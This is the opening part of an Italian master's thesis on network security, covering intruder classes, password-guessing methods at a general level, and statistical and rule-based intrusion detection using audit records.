Alma Mater Studiorum · Università di Bologna

FACOLTÀ DI SCIENZE MATEMATICHE, FISICHE E NATURALI
Corso di Laurea Magistrale in Informatica

SICUREZZA DI RETE ANALISI DEL TRAFFICO E MONITORAGGIO

Tesi di Laurea in Sistemi e Reti Wireless

Relatore:
Chiar.mo Prof.
LUCIANO BONONI

Presentata da:
MICHELE SCARLATO

Sessione III
Anno Accademico 2010/2011

Indice generale

Questo testo lo dedico a mio Nonno paterno Pasquale,

ricordando a tutti i Nipoti di non dimenticare mai la Grandezza dei propri Nonni.

Un nipote dei Fiori,

1 Introduzione

Questo lavoro di tesi è nato con l'idea di approfondire i concetti di sicurezza di rete, di analisi del pacchetto e di monitoraggio mediante varie strumentazioni software di tipo open source (codice sorgente aperto).

Il percorso lavorativo svolto da me fin'ora è incentrato sul networking e prevelantemente ho svolto ruoli gestionali e organizzativi.

L'ingresso delle reti sociali nella vita di chi oggi giorno fa un intenso utilizzo della rete, e quindi di Internet, hanno reso trasparente il funzionamento della rete, e questo lavoro è utile per comprendere come le informazioni viaggiano all'interno di una architettura internet, composta principalmente da server e client, da un punto di vista diciamo di alto livello, e da dispositivi di instradamento come i router, di commutazione come gli switch, di estensione di segmenti di domini di collisione mediante gli hub, di difesa perimetrale mediante i firewall, e composta infine dai protocolli di trasporto (TCP e UDP) basati sul sistema di comunicazione di tipo IP (Internet Protocol) attualmente utilizzato.

Il lavoro è stato suddiviso in tre macro-aree.

Una prima riguardante un'analisi teorica di come funzionano le intrusioni, di quali software vengono utilizzati per compierle, e di come proteggersi (usando i dispositivi che in termine generico si possono riconoscere come i firewall).

Una seconda macro-area che analizza un'intrusione avvenuta dall'esterno verso dei server sensibili di una rete LAN. Questa analisi viene condotta sui file catturati dalle due interfacce di rete configurate in modalità promiscua su una sonda presente nella LAN.

Le interfacce sono due per potersi interfacciare a due segmenti di LAN aventi due maschere di sotto-rete differenti. L'attacco viene analizzato mediante vari software.

Si può infatti definire una terza parte del lavoro, la parte dove vengono analizzati i file catturati dalle due interfacce con i software che prima si occupano di analizzare i dati di contenuto completo, come Wireshark, poi dei software che si occupano di analizzare i dati di sessione che sono stati trattati con Argus, e infine i dati di tipo statistico che sono stati trattati con Ntop.

Il penultimo capitolo, quello prima delle conclusioni, invece tratta l'installazione di Nagios, e la sua configurazione per il monitoraggio attraverso plugin dello spazio di disco rimanente su una macchina agent remota, e sui servizi MySql e DNS. Ovviamente Nagios può essere configurato per monitorare ogni tipo di servizio offerto sulla rete.

Mi auguro di riuscire a trasmettere al lettore almeno una parte dell'entusiasmo che ho provato nello scrivere questo documento.

2 Intrusioni

Le intrusioni non autorizzate nelle reti e nei sistemi costituiscono una delle minacce più gravi alla sicurezza dei computer. Per questo motivo sono stati sviluppati dei sistemi di rilevazione delle intrusioni capaci di segnalare tempestivamente eventuali intrusioni, in modo da poter prendere le azioni difensive opportune per prevenire o minimizzare i danni. La rilevazione delle intrusioni comporta l'identificazione dei comportamenti anomali o notoriamente associati alle intrusioni. L'elemento fondamentale nella prevenzione delle intrusioni è la gestione delle password, che ha l'obiettivo di impedire agli utenti non autorizzati di ottenere l'accesso alle password altrui. Infatti un importante problema di sicurezza dei sistemi connessi in rete riguarda le intrusioni di utenti o di software ostili o quanto meno indesiderati. Le violazioni effettuate dagli utenti possono assumere la forma di un login non autorizzato a una macchina o, nel caso di un utente autorizzato, l'acquisizione di privilegi superiori senza autorizzazione. Le violazioni del software possono consistere in virus, worm o cavalli di Troia.

Tutti questi attacchi riguardano la sicurezza della rete, poiché l'accesso al sistema può essere ottenuto tramite una rete. Tuttavia, questi attacchi non si limitano a intrusioni tramite le reti. Un utente dotato di un accesso da un terminale locale può tentare di violare un sistema senza utilizzare una rete intermedia. Un virus o un cavallo di Troia può essere introdotto in un sistema tramite un dischetto. Solo quello dei worm è un fenomeno esclusivamente di rete. Pertanto la violazione di sistemi è un'area in cui i problemi della sicurezza della rete e dei computer si sovrappongono.

Poiché l'enfasi di questa tesi è sulla sicurezza delle reti, non si tenterà un'analisi approfondita degli attacchi o delle contromisure relative alla violazione diretta dei sistemi. In questa parte si presenterà però una panoramica generale di questi problemi.

Questo capitolo tratta l'argomento delle intrusioni. Innanzitutto verrà esaminata la natura dell'attacco poi si parlerà delle strategie di prevenzione e di rilevamento. Infine verrà esaminato l'argomento correlato della gestione delle password.

2.1 Classificazione delle intrusioni

Una delle due minacce alla sicurezza più pubblicizzate è rappresentata dalle intrusioni (l'altra è rappresentata dai virus), generalmente effettuate da personaggi chiamati hacker. In un importante studio sulle intrusioni, Anderson [1] ha identificato tre classi di intrusi o hacker.

- **Utente sotto mentite spoglie**: personaggio che non è autorizzato a utilizzare il computer ma che elude i controlli di accesso di un sistema per sfruttare l'account di un utente legittimo.
- **Utente legittimo disonesto:** un utente legittimo che accede ai dati, ai programmi o alle risorse cui non ha normalmente accesso o comunque che sfrutta scorrettamente i propri privilegi.
- **Utente clandestino:** personaggio che acquisisce il controllo di un sistema come supervisore e utilizza questo controllo per sfuggire all'auditing e ai metodi di controllo degli accessi o per sopprimere la raccolta delle informazioni di auditing

Il primo è in genere un personaggio esterno; il secondo è in genere un interno e l'utente clandestino può essere interno o esterno.

Gli attacchi degli hacker possono variare da benigni fino a particolarmente maligni. A un estremo vi sono coloro che vogliono semplicemente esplorare le reti internet spinti dalla curiosità. All'altro estremo vi sono personaggi che tentano di leggere dati riservati, modificare senza autorizzazione tali dati o sovvertire il sistema.

La minaccia degli hacker è stata molto pubblicizzata, specialmente dopo l'incidente "Wily Hacker" del 1986-1987 documentato da Stoll [27, 28]. Nel 1990 venne sferrato un importante attacco contro gli hacker illeciti, con arresti, pene, un drammatico processo, numerose condanne e la confisca di enormi quantità di dati e computer [29]. Molti ritennero quindi che il problema fosse finalmente sotto controllo.

In realtà le cose non stanno così. Per citare un esempio, un gruppo dei Bell [4, 5] ha documentato persistenti e frequenti attacchi al suo complesso di computer via Internet per un lungo arco di tempo e da varie fonti. Ecco gli attacchi su dal gruppo Bell.

- Tentativi di copiare il file delle password (se ne parlerà più avanti): più di una volta al giorno.
- Richieste RPC (RPC - Remote Procedure Call) sospette: più di una volta alla settimana.
- Tentativi di connettersi a macchine "esca" inesistenti: più di una volta ogni due settimane.

Gli hacker benigni possono anche essere tollerati, anche se consumano le risorse di sistema e possono rallentare le prestazioni per gli utenti legittimi. Tuttavia non esiste un modo per stabilire a priori se un hacker è benigno o maligno. Di conseguenza, anche per i sistemi che non contengono risorse particolarmente riservate, è opportuno cercare di controllare questo problema.

Un esempio che illustra drammaticamente la minaccia rappresentata dagli hacker si è verificato all'università A&M del Texas [22], Nell'agosto del 1992, il centro di calcolo fu avvertito del fatto che una delle sue macchine era stata utilizzata per attaccare i computer di un sito via Internet. Il personale del centro di calcolo individuò vari hacker esterni coinvolti nell'operazione, che avevano utilizzato routine di violazione delle password su vari computer (su un totale di 12 000 macchine interconnesse). Il centro scollegò le macchine interessate, risolse i problemi di sicurezza noti e riprese le normali attività. Qualche giorno dopo, uno dei manager dei sistemi locali rilevò che l'attacco degli hacker era ripreso. Si scoprì che l'attacco era molto più sofisticato di quanto si fosse ritenuto inizialmente. Vennero trovati file contenenti centinaia di password catturate, comprese alcune dei server principali ritenuti sicuri. Addirittura una macchina locale era stata configurata come bulletin board e veniva utilizzata dagli hacker per contattarsi e per discutere tecniche e progressi.

Un'analisi di questo attacco ha rivelato che in realtà esistono due livelli di hacker. Il livello più elevato è costituito da utenti dalle sofisticate conoscenze tecniche e con una profonda conoscenza della tecnologia; il livello più basso è costituito dai "soldati semplici" che non fanno altro che utilizzare i programmi di cui entrano in possesso, senza conoscerne il funzionamento. Questi team di lavoro combinati rappresentano le armi più pericolose dell'esercito degli hacker: conoscenze sofisticate sul modo in cui effettuare le intrusioni e la volontà di dedicare innumerevoli ore a "girare la maniglia" delle porte per trovare un punto debole.

Uno dei risultati della crescente consapevolezza del problema degli hacker è stata l'attivazione di numerosi team di risposta alle emergenze relative ai computer (CERT - Computer Emergency Response Teams). Questi team raccolgono informazioni sui punti deboli dei sistemi e le distribuiscono ai responsabili. Sfortunatamente anche gli hacker hanno accesso ai report del CERT. Nell'incidente alla A&M del Texas, le analisi successive hanno dimostrato che gli hacker avevano sviluppato programmi per verificare sulle macchine attaccate la presenza di ogni punto debole individuato dal CERT. Se anche una sola delle macchine non aveva prontamente reagito alle indicazioni del CERT, rimaneva totalmente scoperta a tali attacchi.

Oltre ai programmi per la violazione delle password, gli hacker modificarono il software di login per catturare le password degli utenti che si connettevano al sistema. Questo permise loro di raccogliere un'enorme quantità di password che venivano poi rese disponibili tramite il bulletin board impiantato su una delle macchine cadute sotto l'attacco.

In questa parte del capitolo si parlerà delle tecniche utilizzate per le intrusioni. Poi si parlerà dei metodi di rilevamento delle intrusioni. Infine si parlerà degli approcci a password per la prevenzione dell'intrusioni.

2.1.1 Tecniche di intrusione

L’obiettivo dell'hacker è quello di acquisire l'accesso a un sistema o ampliare i propri privilegi di accesso a un sistema. In generale questo richiede che l’hacker acquisisca informazioni che dovrebbero essere protette. Nella maggior parte dei casi, si tratta delle password degli utenti. Conoscendo la password di qualche altro utente, l'hacker può connettersi al sistema ed esercitare i privilegi assegnati all'utente legittimo.

In genere un sistema deve contenere un file che associa una password a ogni utente autorizzato. Se tale file non viene protetto, sarà facilissimo accedervi per estrarre le password. Il file delle password può essere protetto in due modi.

- **Funzione monodirezionale**: il sistema memorizza solo il valore di una funzione della password dell'utente. Quando l'utente presenta la password, il sistema la trasforma e confronta il risultato con il valore memorizzato. In pratica, il sistema svolge normalmente una trasformazione monodirezionale (irreversibile) in cui la password viene utilizzata per generare una chiave per la funzione monodirezionale che produce un output di lunghezza fissa. Per questo scopo possono essere utilmente impiegate le funzioni hash.
- **Controllo degli accessi:** il sistema limita l'accesso al file delle password a pochissimi account**.**

Se si attiva una o entrambe queste contromisure, un potenziale hacker avrà bisogno di più tempo per carpire le password. Sulla base di un'indagine documentata e di interviste a vari hacker, [2] elenca le seguenti tecniche impiegate per la violazione delle password.

1. Tentare le password standard utilizzate dagli account di base forniti con il sistema. Molti amministratori non si preoccupano di cambiare queste impostazioni standard.
2. Provare in modo esaustivo tutte le password più brevi (quelle costituite da 1-3 caratteri).
3. Tentare le parole di un dizionario disponibile online o un elenco di password probabili. Si trovano vari esempi di queste nei servizi di informazioni per hacker.
4. Raccogliere informazioni sugli utenti: il nome completo, il nome della moglie o del marito e dei figli, i quadri presenti in ufficio, i libri di hobbistica in ufficio e così via.
5. Provare a utilizzare i numeri di telefono, il codice fiscale o il numero della stanza d albergo.
6. Provare il numero di targa.
7. Usare un cavallo di Troia per aggirare le restrizioni di accesso.
8. Intercettare la linea fra l'utente remoto e il sistema host.

I primi sei sono semplicemente dei metodi per indovinare una password. Se un hacker deve verificare ogni password tentando di effettuare il login, l'attacco diventa lungo, noioso e facile da rilevare. Per esempio un sistema può semplicemente rifiutare, ogni ulteriore tentativo di login dopo i primi tre tentativi, costringendo l'hacker a disconnettersi e riconnettersi al sistema. In questi casi, è difficile tentare un gran numero di password. Tuttavia è poco probabile che l'hacker tenti metodi così rozzi. Per esempio, se un hacker può ottenere un accesso con un basso livello di privilegi a un file delle password crittografato, allora la strategia già adottata consisterà nel catturare tale file e poi utilizzare il meccanismo di crittografia del sistema fino a scoprire una password valida che fornisca privilegi più elevati.

Gli attacchi a tentativi sono fattibili e in realtà molto efficaci quando è possibile effettuare un gran numero di tentativi in modo automatico, senza che questa operazione venga rilevata. Più avanti in questo capitolo si avrà modo di parlare dei metodi impiegabili per sventare gli attacchi di questo tipo.

Il settimo metodo di attacco, quello dei cavalli di Troia, può essere particolarmente difficile da sventare. Un esempio di programma che elude i controlli di accesso è stato citato in [2]. Un utente a bassi privilegi ha prodotto un gioco e ha invitato l'operatore del sistema a utilizzarlo nel tempo libero. Il programma in effetti era un gioco ma conteneva anche del codice che in background copiava il file delle password, che non era crittografato ma era leggibile solo per l'amministratore del sistema, in un file di servizio dell'utente. Poiché il

programma del gioco era stato lanciato dall'operatore, ne ereditava i privilegi e pertanto aveva accesso al file delle password.
L'ottavo attacco elencato, quello dell'intercettazione della linea, è un problema di sicurezza fisica. Può essere sventato adottando tecniche di crittografìa di canale.

Altre tecniche di intrusione non richiedono il furto della password. Gli hacker possono ottenere l'accesso al sistema sfruttando per esempio tecniche di *buffer overflow* ("tracimazione di buffer") su un programma che viene eseguito con particolari privilegi. Anche l'acquisizione illegittima di privilegi può essere condotta con modalità analoghe.

Ora si rivolgerà l'attenzione alle due importanti contromisure fondamentali: il rilevamento e la prevenzione. Il rilevamento riguarda la conoscenza di un attacco, prima o dopo che abbia avuto successo. La prevenzione è un obiettivo di sicurezza importante e rappresenta una battaglia costante. La difficoltà deriva dal fatto che la difesa deve sventare tutti gli attacchi possibili mentre l'hacker è libero di cercare l'anello debole nella catena della difesa e attaccare solo tale punto.

2.2 Rilevamento delle intrusioni

Inevitabilmente, anche il miglior sistema di prevenzione delle intrusioni non può aver sempre successo. La seconda linea di difesa è rappresentata dal rilevamento delle intrusioni ed è stata l'argomento di molte ricerche negli ultimi anni. Questo interesse è motivato da varie considerazioni fra cui le seguenti.

1. Se un'intrusione viene rilevata con una certa rapidità, l'hacker può essere identificato ed espulso dal sistema prima che possa produrre dei danni e violare dei dati. Anche se il rilevamento non è sufficientemente rapido per impedire l'accesso all'hacker, prima viene rilevata l'intrusione, minori saranno i danni e più rapidamente sarà possibile ripristinare il sistema.
2. Un efficace sistema di rilevamento può fungere da deterrente per impedire le intrusioni.
3. Il rilevamento delle intrusioni consente di raccogliere informazioni sulle tecniche di intrusione adottate, in modo da rafforzare il sistema di prevenzione delle intrusioni.

Il rilevamento delle intrusioni si basa sulla supposizione che il comportamento dell'hacker differisca da quello dell'utente legittimo in modi ben determinati. Naturalmente non ci si può attendere una distinzione netta fra le attività di attacco di un hacker e il normale uso delle risorse da parte di un utente autorizzato: ci si deve attendere una certa sovrapposizione fra i due comportamenti.




Illustrazione 1: Profili di comportamento degli hacker e degli utenti autorizzati

L'Illustrazione 1 suggerisce, in termini molto astratti, la natura del problema che il progettista di un sistema di rilevamento delle intrusioni deve affrontare. Sebbene il tipico comportamento di un hacker differisca dal tipico comportamento di un utente autorizzato, esiste un'area di sovrapposizione. Pertanto un'interpretazione più "allargata" dei comportamenti dell'hacker, in grado di individuare la maggior parte delle loro attività, condurrà a un certo numero di "falsi positivi" ovvero a utenti autorizzati che vengono identificati come hacker. Al lato opposto, se si cerca di limitare il problema dei falsi positivi restringendo le attività che vengono interpretate come quelle di un hacker, si cade nel problema opposto, ovvero gli attacchi più subdoli non vengono identificati. Pertanto la pratica del rilevamento delle intrusioni prevede l'adozione di compromessi.

Nello studio di Anderson [1] si supponeva che fosse possibile discriminare con una certa sicurezza un hacker da un utente legittimo. Gli schemi di comportamento degli utenti legittimi possono essere definiti osservando il passato e questo consente di individuare le deviazioni più significative rispetto a questi schemi. Anderson suggeriva che l'operazione di rilevamento di un utente legittimo che si comporta in modo non autorizzato è più difficile in quanto la distinzione fra comportamento anomalo e normale può essere più flebile. Anderson concludeva che tali violazioni non risulterebbero rilevabili se si utilizzasse esclusivamente la ricerca dei comportamenti anomali. Tuttavia il comportamento non legittimo di un utente interno può essere rilevabile definendo in modo intelligente le classi di condizioni che suggeriscono gli utilizzi non autorizzati. Infine Anderson riteneva che il rilevamento di un utente clandestino non rientrasse nelle possibilità delle tecniche automatiche. Queste osservazioni, effettuate nel 1980, rimangono tuttora valide.

[21] identifica i seguenti approcci al rilevamento delle intrusioni.

- **Rilevamento statistico delle anomalie:** prevede la raccolta di dati relativi al comportamento degli utenti legittimi lungo un determinato arco di tempo. Questi test statistici vengono applicati ai comportamenti osservati per determinare con un elevato livello di sicurezza se siano legittimi o meno.

- **Rilevamento a soglie**: questo approccio prevede la definizione di soglie, indipendenti dall'utente, relative alla frequenza con cui si verificano determinati eventi.
- **Rilevamento a profilo**: viene sviluppato un profilo delle attività di ciascun utente che viene poi impiegato per rilevare i cambiamenti di comportamento dei singoli account.
- **Rilevamento a regole:** prevede la definizione di un insieme di regole che possono essere utilizzate per decidere se un determinato comportamento sia di un hacker.
- **Rilevamento delle anomalie**: vengono definite delle regole per rilevare le deviazioni rispetto agli schemi d'uso precedenti.
- **Rilevamento degli attacchi**: un approccio a sistemi esperti che ricerca i comportamenti sospetti.

In pratica, gli approcci statistici tentano di definire il comportamento normale, previsto, mentre gli approcci a regole tendono a definire il comportamento sospetto.

In termini di tipi di hacker elencati in precedenza, il rilevamento statistico delle anomalie è efficace contro gli hacker esterni che difficilmente riproducono gli schemi di comportamento degli account di cui si appropriano. Tuttavia tali tecniche possono essere inefficaci contro gli utenti interni. Per questi attacchi, gli approcci a regole possono essere in grado di riconoscere eventi e sequenze che, nel loro contesto, rivelano un attacco. In pratica un sistema può utilizzare una combinazione di entrambi gli approcci per essere efficace contro un'ampia gamma di attacchi.

2.2.1 Record di auditing

Uno strumento fondamentale per il rilevamento delle intrusioni è rappresentato dai record di auditing. Alcune registrazioni delle attività effettuate dagli utenti sono utili come input al sistema di rilevamento delle intrusioni. Fondamentalmente vengono utilizzate due strategie.

- **Registrazioni di auditing native:** praticamente tutti i sistemi operativi multiutente includono del software che raccoglie informazioni sulle attività degli utenti. Il vantaggio di questo approccio consiste nel fatto che evita di impiegare ulteriore software per la raccolta delle informazioni. Lo svantaggio è che i record nativi possono non contenere tutte le informazioni di cui si ha bisogno o possono contenerle in una forma inappropriata.
- **Registrazioni di auditing specifiche per il rilevamento**: si può implementare un sistema di raccolta delle informazioni che genera dei record di auditing contenenti esclusivamente le informazioni necessarie per il sistema di rilevamento delle intrusioni. Un vantaggio di questo approccio è il fatto che può essere impiegato indipendentemente dal sistema e quindi su sistemi differenti. Lo svantaggio è l'ulteriore sovraccarico dovuto al fatto che, in pratica, sulla macchina operano due pacchetti di registrazione delle attività.

Un buon esempio di registrazioni di auditing specifiche per il rilevamento è quello sviluppato da Dorothy Denning [12]. Ciascun record di auditing contiene i seguenti campi.

- **Soggetto:** l'esecutore delle azioni. Un soggetto è normalmente un utente o comunque un processo che agisce per conto di un utente o di un gruppo di utenti. Tutte le attività derivano dai comandi emessi dai soggetti. I soggetti possono essere raggruppati in varie classi di accesso che possono anche sovrapporsi.
- **Azione**: l'operazione svolta dal soggetto su un determinato oggetto; per esempio può trattarsi di un'azione di login, lettura, I/O o esecuzione.
- **Oggetto:** ciò su cui opera l'azione. Può trattarsi di file, programmi, messaggi, record, terminali, stampanti e strutture create dal programma o dall'utente. Quando un soggetto è destinatario di un'azione, come nel caso della posta elettronica, tale soggetto può anche essere considerato un oggetto. Gli oggetti possono essere raggruppati in base al tipo. La granularità degli oggetti può variare in base al tipo

dell'oggetto e all'ambiente. Per esempio le azioni eseguite su un database possono essere registrate a livello dell'intero database o dei record che lo compongono.

- **Condizioni di eccezione:** indicano l'eventuale eccezione sollevata.
- **Uso delle risorse:** un elenco di elementi con un'indicazione del livello di utilizzo della risorsa (per esempio il numero di righe stampate o visualizzate, il numero di record letti o scritti, il tempo di CPU impiegato, le unità di I/O utilizzate, il tempo di sessione trascorso).
- **Time-stamp:** un identificatore temporale che indica il momento in cui si è svolta l'azione.

La maggior parte delle operazioni svolte dagli utenti è costituita da una sequenza di azioni elementari. Per esempio, l'operazione di copia di un file prevede l'esecuzione del comando utente che include la convalida dell'accesso e dell'esecuzione della copia, più la lettura da un file, più la scrittura su un altro file. Si consideri il seguente comando:

```
COPY GAME.EXE TO <Library>GAME.EXE
```

emesso dall'utente Smith per copiare il file eseguibile GAME dalla directory corrente alla directory <Library>. Possono essere generati i seguenti record di auditing:

Smith	execute	<Library> COPY.EXE	0	CPU = 00002	110587 21678
Smith	read	<Smith> GAME.EXE	0	RECORDS = 0	110587 21679
Smith	write	<Library> COPY.EXE	write-viol	RECORDS = 0	110587 21680

In questo caso, la copia viene annullata poiché Smith non ha il permesso di scrittura su <Library>. La decomposizione delle operazioni svolte da un utente in azioni elementari presenta tre vantaggi.

1. Poiché gli oggetti sono entità di un sistema che possono essere protette, l'utilizzo di azioni elementari consente di controllare tutti i comportamenti relativi a un oggetto. Pertanto il sistema potrà rilevare tutti i tentativi di aggirare i controlli di accesso (prendendo nota delle anomalie nel numero di condizioni di eccezione sollevate) e può rilevare gli attacchi svolti con successo notando anomalie nell'insieme degli oggetti accessibili al soggetto.
2. Le registrazioni di auditing riguardanti un solo oggetto e un'unica azione semplificano il modello e l'implementazione.
3. Data la struttura semplice e uniforme dei record di auditing per il rilevamento, può essere relativamente facile ottenere queste informazioni o quanto meno una loro parte con un'associazione diretta fra i record di auditing nativi e i record di auditing specifici per il rilevamento.

2.2.2 Rilevamento statistico delle anomalie

Come si è detto, le tecniche di rilevamento statistico delle anomalie rientrano a grandi linee in due categorie: rilevamento a soglia e a profilo. Il rilevamento a soglia prevede il conteggio di un tipo ben determinato di eventi in un determinato intervallo di tempo. Se il conteggio supera ciò che può essere considerato un numero ragionevole e che può verificarsi normalmente, si presuppone che sia in corso un'intrusione.

L'analisi delle soglie, da sola, è un sistema di rilevamento rozzo e inefficace anche per gli attacchi meno sofisticati. Occorre determinare sia le soglie che l'intervallo temporale. Data la variabilità di comportamento degli utenti, tali soglie genereranno con ogni probabilità una grande quantità di falsi positivi o, al contrario, di falsi negativi. Tuttavia il rilevamento delle soglie può essere utile se affiancato da tecniche più sofisticate.

Il rilevamento delle anomalie a profilo si concentra invece sulla definizione del comportamento passato dei singoli utenti o dei gruppi di utenti individuando le deviazioni significative. Un profilo può essere costituito da un insieme di parametri, in modo che la deviazione su un unico parametro non sia sufficiente per generare un allarme.

La base di questo approccio è costituita dall'analisi dei record di auditing. I record di auditing forniscono l'input per la funzione di rilevamento delle intrusioni in due modi. Innanzitutto, il progettista deve decidere vari metodi quantitativi che possono essere utilizzati per valutare il comportamento degli utenti. Può essere utilizzata un'analisi dei record di auditing lungo un determinato arco di tempo, in modo da determinare il profilo delle attività dell'utente medio. Pertanto i record di auditing serviranno per definire il comportamento tipico. In secondo luogo, i record di auditing correnti rappresentano l'input utilizzato per rilevare l'intrusione. Il modello a rilevamento delle intrusioni analizza i record di auditing in input per determinare le deviazioni rispetto al comportamento medio.

Fra gli esempi di valutazioni che possono essere utili per il rilevamento delle intrusioni a profilo vi sono i seguenti.

- **Contatore:** un intero non negativo che può essere incrementato ma non decrementato o che può essere azzerato da un'azione amministrativa. In genere il conteggio di determinati tipi di eventi viene considerato in un determinato arco di tempo. Fra gli esempi vi sono il numero di login effettuati da un utente in un'ora, il numero di volte che viene eseguito un determinato comando durante una singola sessione utente e il numero di errori nelle password commessi in un minuto.
- **Sonda:** intero non negativo che può essere incrementato o decrementato. In genere una sonda viene utilizzata per misurare il valore corrente di una determinata entità. Fra gli esempi vi sono il numero di connessioni logiche assegnate a un'applicazione utente e il numero di messaggi in uscita accodati per un processo utente.
- **Timer degli intervalli:** tempo trascorso fra due eventi correlati. Per esempio il tempo trascorso fra due successivi login di un account.
- **Utilizzo delle risorse:** quantità di risorse consumate in un determinato arco di tempo. Per esempio il numero di pagine stampate in una sessione utente e il tempo totale consumato dall'esecuzione di un programma.

Date queste metriche generali, è possibile impiegare vari test per determinare se l'attività corrente rientra in limiti accettabili. [12] elenca i seguenti approcci.

- Media e deviazione standard.
- Multivariazione.
- Processi di Markov.
- Serie temporali.
- Valutazione operativa.

Il test statistico più semplice consiste nel misurare la **media e la deviazione standard** di un parametro in un determinato arco di tempo. Questo dà un'idea del comportamento medio e della sua variabilità. L'uso della media e della deviazione standard è applicabile a un'ampia varietà di contatori, timer e misuratori di risorse. Ma queste misure, da sole, sono in generale troppo rozze per il rilevamento delle intrusioni.

Il modello a **multivariazione** si basa sulla correlazione fra due o più variabili. Il comportamento degli hacker può essere caratterizzato con maggiore sicurezza considerando tali correlazioni (per esempio il tempo del microprocessore e le risorse utilizzate oppure la frequenza di login e il tempo di sessione).

Il modello a **processi di Markov** viene utilizzato per definire le probabilità delle transizioni fra vari stati. Per esempio, questo modello può essere utilizzato per ricercare le transizioni fra determinati comandi.

Il modello a **serie temporali** si concentra sugli intervalli temporali, ricercando sequenze di eventi che si verificano troppo velocemente o troppo lentamente. Possono essere adottati vari test statistici in grado di caratterizzare sequenze temporali anomale.

Infine il **modello operativo** si basa sul giudizio di ciò che è considerato anomalo piuttosto che su un'analisi automatizzata dei record di auditing storici. In genere vengono definiti dei limiti fissi e si sospetta un'intrusione ogni volta che vengono superati questi limiti. Questo tipo di approccio funziona particolarmente bene quando il comportamento dell'hacker può essere dedotto da determinati tipi di attività. Per esempio, una grande quantità di tentativi di login in un breve arco di tempo suggerisce un tentativo di attacco.

Come esempio d'uso di queste varie valutazioni e modelli, la Tabella 1.1 mostra varie misure considerate o verificate dal sistema di rilevamento delle intrusioni IDS (Intrusion Detection System) dello SRI (Stanford Research Institute) [12, 14, 19].

Tabella 1.1 Misure utilizzabili per il rilevamento dell'intrusione.

Misura	Modello	Tipo di intrusione rilevata
Attività di login e di sessione		
Frequenza e orario di login	Media e deviazione standard	In genere gli hacker tentano di effettuare il login al di fuori dagli orari di lavoro.
Frequenza di login da punti diversi	Media e deviazione standard	Gli hacker possono connettersi da un punto che un determinato utente utilizza raramente o non utilizza mai.
Tempo trascorso dall'ultimo login	Operativo	Violazione di un account non più in uso.
Tempo trascorso per sessione	Media e deviazione standard	Significative deviazioni possono indicare le attività di un hacker esterno.
Quantità di output verso l'esterno	Media e deviazione standard	Un volume eccessivo di dati trasmessi verso posizioni remote possono indicare la fuga di dati riservati.
Utilizzo delle risorse per sessione	Media e deviazione standard	Livelli di utilizzo insoliti della CPU o delle attività di I/O possono segnalare la presenza di un hacker.
Errori nell'introduzione della password	Operativo	Tentativi di indovinare la password.
Errori di login a determinati terminali	Operativo	Tentativo di violazione delle password
Attività di esecuzione di comandi o di programmi		
Frequenza di esecuzione	Media e deviazione standard	Può indicare l'attività di un hacker che probabilmente userà comandi differenti oppure di un utente legittimo che ha acquisito l'accesso a comandi privilegiati.

Utilizzo delle risorse da parte dei programmi	Media e deviazione standard	Un valore anomalo può suggerire l'infezione da virus o da cavallo di Troia, che produce effetti collaterali che aumentano le attività di I/O o l'utilizzo del microprocessore.
Richieste di esecuzione negate	Modello operativo	Può indicare tentativi di attacco da parte di singoli utenti che cercano di acquisire privilegi più elevati.
Attività di accesso ai file		
Frequenza di lettura, scrittura, creazione o cancellazione	Media e deviazione standard	Le anormalità per gli accessi in lettura e scrittura dei singoli utenti possono indicare delle attività di attacco.
Record letti o scritti	Media e deviazione standard	Le anormalità possono indicare un tentativo di ottenere dati riservati tramite inferenze e aggregazioni.
Numero di fallimenti per attività di lettura, scrittura, creazione, cancellazione	Operativo	Può indicare tentativi persistenti di accedere a file senza autorizzazione.

Il vantaggio principale dei profili statistici è che non è necessaria alcuna conoscenza precedente dei problemi di sicurezza: il programma di rilevamento apprende il comportamento "normale" e poi ricerca le deviazioni. Questo approccio non si basa su caratteristiche e punti deboli specifici del sistema, pertanto dovrebbe risultare portabile con facilità su sistemi differenti.

2.2.3 Rilevamento delle intrusioni in base a regole

Le tecniche di rilevamento delle intrusioni basate su regole osservano gli eventi in corso nel sistema e applicano un insieme di regole che consentono di decidere se una determinata sequenza di attività è sospetta o meno. In termini molto generali, si possono caratterizzare gli approcci in due classi: basate sul rilevamento delle anomalie o sull'identificazione degli attacchi, anche se vi sono delle sovrapposizioni.

Il **rilevamento delle anomalie a regole** è simile, in termini di approccio e potenza, al rilevamento statistico delle anomalie. Con l'approccio a regole, vengono analizzati dei record di auditing storici per identificare gli schemi d'uso e generare automaticamente delle regole che descrivano tali schemi. Le regole possono rappresentare i comportamenti passati degli utenti, i programmi, i privilegi, le sequenze temporali, i terminali e così via. Viene poi osservato il comportamento corrente e ciascuna transazione viene confrontata con l'insieme di regole per determinare se è conforme allo schema di comportamento osservato storicamente.

Come per il rilevamento statistico, il rilevamento delle anomalie basato su regole non richiede la conoscenza dei punti deboli del sistema. Piuttosto lo schema osserva il comportamento passato e, in pratica, presuppone che il futuro sarà come il passato. Perché questo approccio sia efficace, è necessario adottare un database di regole di dimensioni considerevoli. Per esempio, uno schema descritto in [30] contiene all'incirca 10^4-10^6 regole.

